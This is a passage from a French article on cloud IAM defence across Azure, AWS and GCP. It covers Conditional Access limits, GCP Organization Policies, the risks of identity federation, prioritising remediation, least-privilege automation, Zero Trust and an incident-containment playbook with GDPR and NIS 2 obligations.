Les politiques Conditional Access d'Azure Entra ID constituent une couche de sécurité supplémentaire qui peut bloquer ou ralentir certaines tentatives d'escalade. **Une politique Conditional Access bien configurée exige MFA pour toutes les assignations de rôles Entra ID, bloque les connexions depuis des IP suspectes ou des pays inhabituels, et peut exiger un appareil Compliant (Intune) pour accéder aux ressources sensibles.** Ces politiques s'appliquent aux connexions interactives mais sont contournables par les Managed Identities et les Service Principals qui n'utilisent pas le flux d'authentification interactif Entra ID standard.

Les attaquants abusant de Managed Identities ou de client secrets de Service Principal contournent généralement les Conditional Access policies car celles-ci ne s'appliquent qu'aux connexions avec un token d'accès utilisateur nécessitant une session interactive. Ce contournement est documenté et connu de Microsoft — la défense complémentaire passe par des workload identity policies Conditional Access (en preview depuis 2024) qui peuvent

conditionner l'accès des Service Principals à des IPs connues ou des claims SPIFFE, et par un monitoring étroit des activités des SP via les Entra ID Sign-in Logs dans votre SIEM.

GCP Organization Policies : contraintes défensives avancées

GCP dispose d'un système de politiques d'organisation (Organization Policies) qui permettent d'imposer des contraintes au niveau de l'organisation ou des dossiers, au-dessus des permissions IAM individuelles. **Ces politiques peuvent interdire la création de clés de Service Account (`iam.disableServiceAccountKeyCreation`), forcer l'utilisation de Workload Identity Federation, interdire les accès publics aux buckets GCS (`storage.publicAccessPrevention`), ou bloquer les partages de ressources vers des organisations externes.**

En 2026, les Organization Policies GCP sont le meilleur équivalent des SCPs AWS pour sécuriser une organisation GCP de façon centralisée. La politique `iam.disableServiceAccountKeyCreation` est particulièrement puissante : en interdisant la création de nouvelles clés JSON pour les Service Accounts dans toute l'organisation, elle force l'utilisation de Workload Identity Federation pour les accès externes, éliminant structurellement le vecteur le plus courant de compromission GCP. Cette politique peut être déployée progressivement en mode audit avant enforcement pour identifier les applications dépendantes des clés SA legacy.

Fédération d'identité multi-cloud : opportunités et risques

De plus en plus d'entreprises utilisent une fédération d'identité centralisée pour simplifier la gestion IAM multi-cloud. Un IdP central comme Okta, Azure Entra ID, ou Ping Identity délivre des tokens SAML ou OIDC que chaque cloud provider accepte via AssumeRoleWithSAML (AWS), Federated Identity Credentials (Azure), ou Workload Identity Federation (GCP). **Cette**

architecture simplifie la gestion mais concentre les risques : compromettre l'IdP central donne accès à tous les clouds fédérés simultanément.

Les attaques sur les IdP centraux incluent le Golden SAML (falsification de tokens SAML avec la clé privée de l'IdP volée), le vol de sessions OIDC, et les attaques sur les Trust Relationships. La CVE-2023-35078 (Ivanti EPMM) et les vulnérabilités répétées dans les solutions ADFS et Okta montrent que ces IdP centraux sont des cibles de premier choix pour les APT, justifiant une protection maximale (MFA hardware, accès limité, monitoring 24/7 des logs d'authentification) sur ces composants critiques de l'infrastructure d'identité.

Priorisation des remédiations IAM : approche basée sur le risque

Face à des centaines de misconfigurations IAM potentielles identifiées par ScoutSuite ou Prowler, la priorisation est essentielle. **Toutes les misconfigurations ne présentent pas le même risque en contexte — une misconfiguration critique sur un compte de test isolé est moins urgente qu'une misconfiguration modérée sur le compte de production hébergeant la base de données clients.** La priorisation contextuelle basée sur la criticité des ressources accessibles est la seule approche rationnelle.

Criticité	Type de misconfiguration	SLA remédiation	Action immédiate
P0 Critique	Root credentials actives + clés longue durée	< 4h	Rotation immédiate + désactivation
P0 Critique	Trust Policy wildcard (*) sur rôle admin	< 4h	Restriction immédiate de la Trust Policy
P1 Élevé	iam:CreatePolicyVersion accordée sans MFA	< 24h	Ajouter condition MFA ou retirer permission
P1 Élevé	SA GCP avec clés JSON et rôles Project Owner	< 24h	Rotation clé + migration WIF
P2 Moyen	Permissions non utilisées > 90 jours	< 30 jours	Suppression via IAM Access Analyzer
P3 Faible	Policies sans condition d'expiration de session	< 90 jours	Ajouter MaxSessionDuration

Automatisation du moindre privilège IAM en 2026

Le principe du moindre privilège est universellement connu mais rarement bien implémenté en pratique, notamment dans les environnements cloud dynamiques où les développeurs ont souvent des permissions larges "temporaires" qui deviennent permanentes. **L'automatisation du moindre privilège via des outils comme AWS IAM Access Analyzer (mode unused access), Azure Entra ID Entitlement Management, et GCP Policy Intelligence recommande désormais des politiques de remplacement plus restrictives basées sur l'activité réelle des 90 derniers jours.**

Ces outils analysent les logs CloudTrail, Entra ID Audit Logs, ou Cloud Audit Logs GCP pour identifier quelles permissions ont été réellement utilisées versus celles qui sont accordées. La différence — souvent 70-80% de permissions non utilisées — représente la surface d'attaque potentielle exploitable par un attaquant. En automatisant la génération de policies de remplacement proposées via un workflow de review, les organisations peuvent progressivement tendre vers un état de moindre privilège effectif sans bloquer les opérations en cours. AWS IAM

Access Analyzer a été significantly amélioré en 2025 avec des recommandations de politiques AWS-managed pour le remplacement des políticas wildcard, accélérant ce processus pour les équipes DevOps qui n'ont pas les compétences IAM avancées nécessaires pour écrire ces politiques de zéro.

IAM cloud et Zero Trust : vers une identité comme nouveau périmètre

Le modèle Zero Trust, popularisé par Google BeyondCorp et maintenant étendu aux environnements cloud multi-provider, positionne l'identité comme le nouveau périmètre de sécurité. Dans un monde où les applications sont dans le cloud, les développeurs travaillent à distance, et les APIs s'interconnectent entre clouds, le périmètre réseau traditionnel n'existe plus. **Chaque accès IAM cloud doit donc être traité comme potentiellement hostile et vérifiable indépendamment du réseau source**, avec une validation continue de l'identité, de l'appareil, du contexte géographique et de l'heure d'accès.

L'implémentation pratique du Zero Trust IAM cloud passe par : MFA hardware (FIDO2/ passkeys) pour tous les accès humains aux consoles cloud, Conditional Access policies sur Azure ou Service Control Policies sur AWS pour imposer des conditions contextuelles, rotation automatique des secrets avec AWS Secrets Manager ou Azure Key Vault, et audits continus via CIEM. En France, l'ANSSI intègre ces principes dans son cadre de référence sur le Zero Trust publié en 2023 et régulièrement mis à jour pour couvrir les environnements multi-cloud. Les entreprises ayant déjà implémenté un Zero Trust Network Access (ZTNA) pour les accès distants doivent maintenant étendre ce modèle explicitement à leurs accès IAM cloud pour couvrir l'ensemble de la surface d'attaque identitaire.

Réponse à incident IAM cloud : playbook de confinement

Quand une escalade IAM cloud est confirmée — credentials volées utilisées, rôle anormalement assumé, création d'utilisateur IAM non autorisée — chaque seconde compte pour contenir l'impact. **La procédure de réponse à incident IAM cloud doit être préparée, testée, et disponible à 3h du matin quand l'alerte SOC arrive.** Les étapes sont séquentielles et ne tolèrent pas l'improvisation : identifier l'identité compromise, révoquer immédiatement ses credentials temporaires (AWS STS) et permanentes (accès keys), auditer l'historique des actions effectuées avec cette identité dans les 24-48h précédentes, identifier toutes les ressources créées ou modifiées, et préparer le rapport d'incident pour les régulateurs si des données personnelles ont été exposées (notification CNIL sous 72h selon le RGPD).

Sur AWS, la révocation des credentials temporaires STS est immédiate via la politique *AWSRevokeOlderSessions* qui invalide tous les tokens émis avant un timestamp donné. Sur Azure, la révocation d'un token Entra ID prend jusqu'à 1 heure (durée de validité des tokens), sauf utilisation de la Continuous Access Evaluation (CAE) qui permet une révocation quasi-instantanée. Sur GCP, la désactivation d'un Service Account est immédiate mais les tokens déjà émis restent valides jusqu'à leur expiration naturelle (1 heure). Cette asymétrie temporelle entre les providers doit être connue des équipes SOC pour dimensionner correctement la fenêtre de confinement et les actions de remédiation complémentaires comme le blocage au niveau réseau ou la quarantaine de la ressource compromise via un Security Group restrictif ou un Network Security Group Azure.

En pratique, les équipes SOC françaises recommandent de bloquer également au niveau réseau toutes les connexions depuis l'IP source suspecte identifiée dans CloudTrail via les Security Groups AWS ou les NSG Azure, de forcer la rotation de toutes les credentials ayant pu être exposées dans la même région ou le même account tree, et d'ouvrir un ticket de traçabilité RGPD si des données à caractère personnel ont pu être accédées par l'identité compromise, avec notification préventive de la CNIL dans les 72 heures conformément à l'article 33 du RGPD. La documentation de cet incident dans le registre des incidents de sécurité est obligatoire sous NIS 2 pour les OES et OIE, avec transmission à l'ANSSI selon les seuils d'impact définis dans le texte de transposition français.